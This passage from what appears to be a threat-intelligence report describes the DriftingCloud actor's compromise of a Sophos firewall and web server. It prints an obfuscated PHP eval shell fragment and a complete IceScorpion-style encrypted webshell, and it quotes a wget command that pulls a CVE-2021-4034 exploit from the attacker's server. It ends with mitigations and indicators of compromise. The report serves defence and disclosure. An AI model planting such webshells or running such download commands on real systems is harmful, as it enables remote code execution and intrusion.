$a=str_replace('K',",$l.$C.$B.$y.$J.$e.$W.$X);
$S=$P(",$a);$S();
?>
```

This is a simple shell that reads the file input, base64 decodes it, decompresses it, and then runs an eval() on the resulting PHP statement. Evidently this was not the attacker's preferred shell, however, as they quickly installed a second shell with a name based on an existing PHP file. This is a popular webshell that appears to go by many names, including IceScorpion, and has the following contents:

```
<?php
@error_reporting(0);
session_start();
$key="aece158[snipped]"; //该密钥为连接密码32位md5值的前16位，默认连接密码rebeyond
$_SESSION['k']=$key;
session_write_close();
$post=file_get_contents("php://input");
if(!extension_loaded('openssl'))
{
$t="base64_"."decode";
$post=$t($post."");
for($i=0;$i<strlen($post);$i++) {
$post[$i] = $post[$i]^$key[$i+1&15];
}
}
else
{
$post=openssl_decrypt($post, "AES128", $key);
}
$arr=explode('|',$post);
$func=$arr[0];
$params=$arr[1];
class C{public function __invoke($p) {eval($p."");}}
@call_user_func(new C(),$params);
?>
```

This has similar functionality but uses AES128 encryption with a hardcoded password “**aece158afa2f0f49**”. This is the main shell that the attacker used in subsequent exploitation. Based on both PCAPs relating to this shell, other logs on the system, and analysis of the memory image using Volexity Volcano, Volexity was able to piece together a number of commands issued by the attacker. Some interesting observations are provided below:

- The attacker cloned a GitHub repository for CVE-2021-4034 in an attempt to escalate their privileges.
- After this did not work, the attacker downloaded a custom implementation of the shared object (db.py) of the same exploit from a Github page owned by the attacker (which has since been taken down) .



gooogleapis db tools f3df04d on 9 Feb 6 commits

README.md	Update README.md	3 months ago
db.py	db tools	3 months ago
kstrp	Add files via upload	3 months ago

README.md


###Googleapis

Figure 4. "Gooogleapis" GitHub user and repository containing tools related to compromise of Sophos Firewall devices

- The same GitHub page also included a Sliver binary named “kstrp”. Volexity did not observe this specific file on an infected system or in any command. This could suggest that the same repository was used in operations against other targets.
- The attacker also downloaded another file via wget which is believed to have been another attempt at privilege escalation on the web server. This file appears to have been an attempt to exploit CVE-2021-4034.

> wget http://192.248[.]125.58/cve2021-4034.py -O /tmp/x.py

The attacker used their access to this webserver to install three open-source malware families, including PupyRAT, Pantegana and Sliver. Volexity did not find anything too remarkable about the usage and deployment of these backdoors. However, Volexity did find the server-side configuration for the Pantegana malware to be worth noting: the attacker attempted to operate as “The SWAG” via “SWAG, Inc.”. This looks to be a custom implementation, as it was found to differ from the default certificate.



Events by port

Port 22/tcp

Port 80/tcp

Port 443/tcp

Type	ssl - Analyze the SSL configuration
Protocol	tcp
Detected	2022-04-14T19:29:10.763000
Cert Info Summary	see below

```
▼ Object:
  ▼ issuer_names:
      0:  The SWAG
      1:  US
      2:  Hawaii
      3:  SWAG, Inc.
      4:  SWAG Root CA
      5:  Common Name: SWAG Root CA; Organization: SWAG, Inc.; Locality: The SWAG; State/Province: Hawaii; Country: US
  ▶ subject_names:  [ The SWAG, US, Hawaii, SWAG, Inc., 5.188.228.40, Common Nam
  ▶ subject_dns:  [ 5.188.228.40, 5.188.228.40 ]
```

Figure 5. Customised SSL certificate leveraged by the Pantegana malware, shown in BinaryEdge

Conclusion

DriftingCloud is an effective, well equipped, and persistent threat actor targeting five-poisons-related targets. They are able to develop or purchase zero-day exploits to achieve their goals, tipping the scales in their favor when it comes to gaining entry to target networks. It is critical for organizations that support or consist of targeted groups to have network monitoring solutions in place in order to identify compromises when they inevitably occur. Compromise of gateway devices is a frequent root cause for incidents investigated by Volexity, and compromising them often gives attackers a lead on defenders who are often focused on endpoint and EDR solutions which are not present on these devices.

Sophos has published advice on mitigating this vulnerability in their advisory. Specifically, the advisory states the following:

"Sophos has observed this vulnerability being used to target a small set of specific organizations primarily in the South Asia region. We have informed each of these organizations directly. Sophos will provide further details as we continue to investigate. There is no action required for Sophos Firewall customers with the "Allow automatic installation of hotfixes" feature enabled. Enabled is the default setting."

To generically identify similar attacks to those discussed, Volexity recommends the following:

- Deploy network security monitoring and other mechanisms to detect and record traffic from gateway devices.
- For Unix-based webservers, consider using auditd to enable easier investigation in the event of compromise.
- Ask vendors of perimeter devices (such as firewalls) what capabilities they have to detect a compromise, and what methods would be available for you to investigate a compromise if one were to occur. Some vendors do not allow access to perimeter devices which can complicate investigations of suspected compromise.

To prevent these specific attacks from being successful, Volexity recommends the following:

- Use the YARA rules listed on GitHub **here** to identify suspicious related activity.
- Block the IOCs listed on GitHub **here.**

Related Indicators

akamprod[.]com
180.149.38.136
u2d.servusers[.]com

servusers[.]com
95.85.71.23
95.85.71.20
5.188.228.40
209.250.231.67
158.247.200.24
192.248.152.58
googleanalytics.proxydns[.]com
185.82.218.66